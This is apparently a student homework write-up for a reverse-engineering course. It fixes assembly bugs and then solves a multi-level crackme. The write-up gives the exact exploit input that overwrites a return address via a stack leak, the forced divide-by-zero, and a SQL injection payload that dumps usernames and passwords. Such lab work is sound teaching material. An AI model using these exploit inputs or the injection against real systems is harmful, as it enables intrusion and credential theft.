HW1

Full name 1: Roni Roitbord
ID1: 313575599

Full name 2: Davis Birman Tobias
ID1: 342662798

Ex. 2:

Partb.nopt.s:

The following bugs were found:

1) (we noticed this error after error number 2) according to the working correctly exe file, the input has only one type and it's an integer, which means that if we use LC2, we need to change it from

```
LC2:
        .ascii "%c\0"
```

To:

```
LC2:
        .ascii "%d\0"
```

2) We noticed that the scanf function (line 52 in the original code) was missing the parameters it should receive, which should be a combination of the input format (looks like LC2) and the input itself. So right before calling scanf we added those lines:

```
        mov DWORD PTR[esp+4], eax
        mov DWORD PTR[esp], OFFSET FLAT:LC2
```

3) We also noticed that we jump to the final block at each case (smaller/bigger number than expected) by jumping to L3 which continuing with L8 (includes ret command) on lines 58 & 65, this was noticed on IDA. we fixed that with changing the lines:

```
        jmp     L3
```

to:

```
        jmp     L6
```

Partb.opt.s:

The following bugs were found:

1) On line 39, we were printing (again) the welcoming message:

```
        mov     DWORD PTR [esp], OFFSET FLAT:LC0
```

instead of the second message:

```
        mov     DWORD PTR [esp], OFFSET FLAT:LC1
```

2) On line 45, we were looping back to our loop function (L2) instead of printing the LC4 message:

```
        jge     L2
```

so, we changed it

```
        jge     L3
```

and now L7 will loop back to L2 (if required)

3) After testing some use cases, we noticed that the number to guess is always 42, therefore there was something wrong with generating the random number (or comparing it), after a

while we noticed a difference between the rand function in partb.nopt.s and the one on partb.opt.s, eventually we figured that the random function needs to receive the seed as argument before calling to a random number so we added those lines on line 30:

```
     mov      DWORD PTR [esp], eax
     call     _srand
```

Ex. 3:

Upon accessing the website and using the developer console, we noticed this element:

<div class="button disabled" onclick="challenge_me()">Passwords Recovery</div>

We changed the class from button disabled to button, which showed this button:

Clicking on it redirected us to http://51.144.113.30:10091/challenge
A guide to creating a program has appeared, so we wrote a C program (challenge.c), used https://godbolt.org/ to show the assembly of our code (preprocessed challenge.S) with the following flags: -S -masm=intel -m32
We then included modifications such as:

- Dynamically load scanf and printf
- Convert strings into actual ascii values

- Reduce sections into a readable “switch” condition
- Correct minor bugs

The new file called challenge.S, we then executed the following commands:

Compile source file into object file using 32bit:

```
gcc -c -masm=intel -m32 challenge.S -o challenge.o
```

Translate object file into a binary file:

```
objcopy -O binary challenge.o challenge.bin
```

Concatenate our binary file with the given black box:

```
type challenge.bin find_function.bin > challenge1.bin
```

Check the new binary file size:

```
dir challenge1.bin
```


Update the header file PE.bin with the size value:
CFF Explorer -> Section Header -> virtual size & raw size

Concatenate our binary file with the new header file:

```
type PE.bin challenge1.bin > challenge.exe
```


We then uploaded the challenge file to the website and redirected to http://51.144.113.30:10091/recovery

Then we got the following interface:



We downloaded the crackme.S file and with gcc we could compile it to run on IDA (using the flag -m32 and getting the sqlite3.c to compile with it)

Firstly, let's show our solution and then explain it by going over the code:



Command line arguments

```
5 "' or 'A'='A'";
```

Input:

```
0 72 19000000 7FE3BD5C 49931EA2
00000000 00000000 00000000 00000000
00000000 00000000 00000000 00000000
00000000 00000000 00000000 00000000
00000000 00000000 00000542
```

Output:

```
004019CD
689274B0 00780D48 00000005
00401771
006BFF80 00401233
Level 2 Passed!
Level 3 Passed!
Level 4 Passed!
    wizard | 685AQ444VW2KW9RT
    goblin | 1IS36FI7JMCOZ1B4
     giant | 779JJMFN7ORHH42U
    archer | VWIDKKQ67T8NMGSC
```

Errors:

Let's go over the levels and how we passed them.

1. We called the _level1 function with the argc as its first argument

   ```
   mov     eax, [ebp+argc]
   mov     [esp], eax
   call    _level1
   ```

   And the only check we have in this function is that argc is bigger than 1, in other words, there is an argument.

   ```
   cmp     [ebp+arg_0], 1
   jle     short loc_401923
   ```

   We chose 5 (will be explained later)


2. We called _level2 function with the first argument of the program turned into a number by atoi as its first argument

   ```
   mov     eax, [ebp+argv]
   add     eax, 4
   mov     eax, [eax]
   mov     [esp], eax      ; String
   call    _atoi
   mov     [ebp+var_8], eax
   ```

   ```
   mov     eax, [ebp+var_8]
   mov     [esp], eax
   call    _level2
   ```


   After analyzing it we can say that there are five parts to level2:

- Creating a hardcoded "array"(9 bytes) of numbers on the stack



```
mov     [ebp+var_2E], 4F813061h
mov     [ebp+var_2A], 3A717B96h
mov     [ebp+var_26], 0DBh
```

- Creating an "array"(9 bytes) of random(using _rand_32 with the seed being the first argument of _level2) numbers on the stack




```
mov     [ebp+var_4], 0
jmp     short loc_401978

loc_401978:
cmp     [ebp+var_4], 8
jle     short loc_401952

loc_401952:
lea     eax, [ebp+arg_0]
mov     [esp], eax
call    _rand_32
cdq
shr     edx, 18h
add     eax, edx
movzx   eax, al
sub     eax, edx
mov     ecx, eax
lea     edx, [ebp+var_25]
mov     eax, [ebp+var_4]
add     eax, edx
mov     [eax], cl
add     [ebp+var_4], 1
```


- Printing an "array"("unlimited" bytes of the stack) based on the two first inputs(the calculation is kind of tricky, but basically the initial memory address is the beginning of the random array aligned with 4 bytes and we are printing every 4 bytes from the beginning index(input#1) until the last index(input#2) while staying aligned by 4 bytes) .



```
lea     eax, [ebp+var_1C]
mov     [esp+8], eax
lea     eax, [ebp+var_18]
mov     [esp+4], eax
mov     dword ptr [esp], offset aDD ; "%d %d"
call    _scanf
mov     eax, [ebp+var_18]
test    eax, eax
js      loc_401A51
```

```
mov     eax, [ebp+var_18]
mov     edx, eax
lea     eax, [ebp+var_25]
add     eax, edx
and     eax, 0FFFFFFFCh
mov     [ebp+var_10], eax
mov     eax, [ebp+var_1C]
mov     edx, eax
lea     eax, [ebp+var_25]
add     eax, edx
and     eax, 0FFFFFFFCh
mov     [ebp+var_14], eax
mov     eax, [ebp+var_14]
mov     [esp+8], eax
mov     eax, [ebp+var_10]
mov     [esp+4], eax
lea     eax, [ebp+var_25]
mov     [esp], eax
call    _printArray
mov     eax, [ebp+var_10]
mov     [ebp+var_8], eax
jmp     short loc_401A0E
```


- Doing xor over every double-word by itself with the following inputs received



```
loc_401A0E:
mov     eax, [ebp+var_8]
cmp     eax, [ebp+var_14]
jb      short loc_4019E4
```

```
loc_4019E4:
lea     eax, [ebp+var_34]
mov     [esp+4], eax
mov     dword ptr [esp], offset asc_48E0EA ; "%X"
call    _scanf
mov     eax, [ebp+var_8]
mov     eax, [eax]
mov     edx, eax
mov     eax, [ebp+var_34]
xor     eax, edx
mov     edx, eax
mov     eax, [ebp+var_8]
mov     [eax], edx
add     [ebp+var_8], 4
```

- Comparing every byte of the hardcoded array with the random array and making sure they are the same, if so, printing level 2 passed!



```
loc_401A3D:
cmp     [ebp+var_C], 8
jle     short loc_401A1F
```

```
loc_401A1F:
lea     edx, [ebp+var_25]
mov     eax, [ebp+var_C]
add     eax, edx
movzx   edx, byte ptr [eax]
lea     ecx, [ebp+var_2E]
mov     eax, [ebp+var_C]
add     eax, ecx
movzx   eax, byte ptr [eax]
cmp     dl, al
jnz     short loc_401A54
```


```
mov     dword ptr [esp], offset aLevel2Passed ; "Level 2 Passed!"
call    _puts
jmp     short locret_401A55
```

```
loc_401A54:
nop
```

```
add     [ebp+var_C], 1
```

In conclusion, to pass level 2 it is enough to call 12 bytes (0 12) and xor the output(the random array + 3 unrelated bytes) with the hardcoded array to get 19000000 7FE3BD5C 49931EA2 than when xor'ed with the random array on the fly will result in the hardcoded array.

3. Level 3 is a bit trickier. As you can see there are no calls to the function __dummy_ wich is supposed to do it. The only appearance of it at all in the code, is saving it address on the stack




```
mov     [ebp+var_4], offset __dummy_
```

To pass level 3 we realized we would have to overwrite the return address of some function. In the beginning we thought about overwriting _level2, but for level 4 we realized that overwriting _main would be more beneficial.
So, we had an address on the stack that we needed to find and a memory address that we wanted to overwrite, both functionalities are available in _level2. We found out by the following the esp, that 72 bytes would be enough to figure out the address where dummy was loaded and to overwrite the


return address of _main (as before, we do that by xor'ing). So we got the input to be
0 72 19000000 7FE3BD5C 49931EA2 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000542

4. The last level was hidden inside the function _handler. In the code the only place we see it is as an argument to function _signal




```
mov     dword ptr [esp+4], offset _handler ; Function
mov     dword ptr [esp], 8 ; Signal
call    _signal
```

This function is responsible for setting interrupt handlers for different interrupts. Here we see it setting the interrupt handler of 8 (SIGFPE in signal.h) to be _handler. The easiest way to get this interrupt is by dividing by zero. Though we had no div instruction in the code, after hijacking the control flow to __dummy_, we have :




```
mov     ecx, _divider
mov     eax, 39BD0h
mov     edx, 0
div     ecx
```

As we can see, for the interrupt to arise we need to make sure that _divider is zero. Now we see why we overwrote the return address of _main, because otherwise the following piece of code would not run:



```
mov     eax, [ebp+argv]
add     eax, 4
mov     eax, [eax]
mov     [esp], eax      ; String
call    _atoi
mov     [ebp+var_8], eax
lea     eax, [ebp+var_8]
mov     [esp], eax
call    _rand_32
cdq
shr     edx, 18h
add     eax, edx
movzx   eax, al
sub     eax, edx
mov     edx, eax
mov     eax, edx
sar     eax, 1Fh
shr     eax, 1Dh
add     edx, eax
and     edx, 7
sub     edx, eax
mov     eax, edx
mov     _divider, eax
```

This code basically runs _rand_32 with the argument of the program as number as its seed and then makes a ton of instruction over it and putting the result in eax. As we are expected to treat _rand_32 as a black box, we edited the crackme.S into rand.S that only runs the code needed for this piece of code and prints the result of eax in the end instead of putting it in the _divider. Then we compiled it as before and ran for numbers from 1 to 100 and found that 5 works.



```
C:\Users\User\Downloads>for /l %x in (1,1,100) do rand.exe %x

C:\Users\User\Downloads>rand.exe 1
1
C:\Users\User\Downloads>rand.exe 2
7
C:\Users\User\Downloads>rand.exe 3
5
C:\Users\User\Downloads>rand.exe 4
3
C:\Users\User\Downloads>rand.exe 5
0
```

And then we finished the levels and we call _db_access. There it executes a sql statement made of “select username, password from users where username=” + arg#>2. In other words we take the arguments after 5 create with them the statement. We found no sanitizing of the input and the only function that remotely sounded as to secure _sqlite3SafetyCheckOk checked other things (per the documentation), so we decided to do an sql injection. And we did by putting the following arguments "' or 'A'='A'"; as such to show every line that kept or 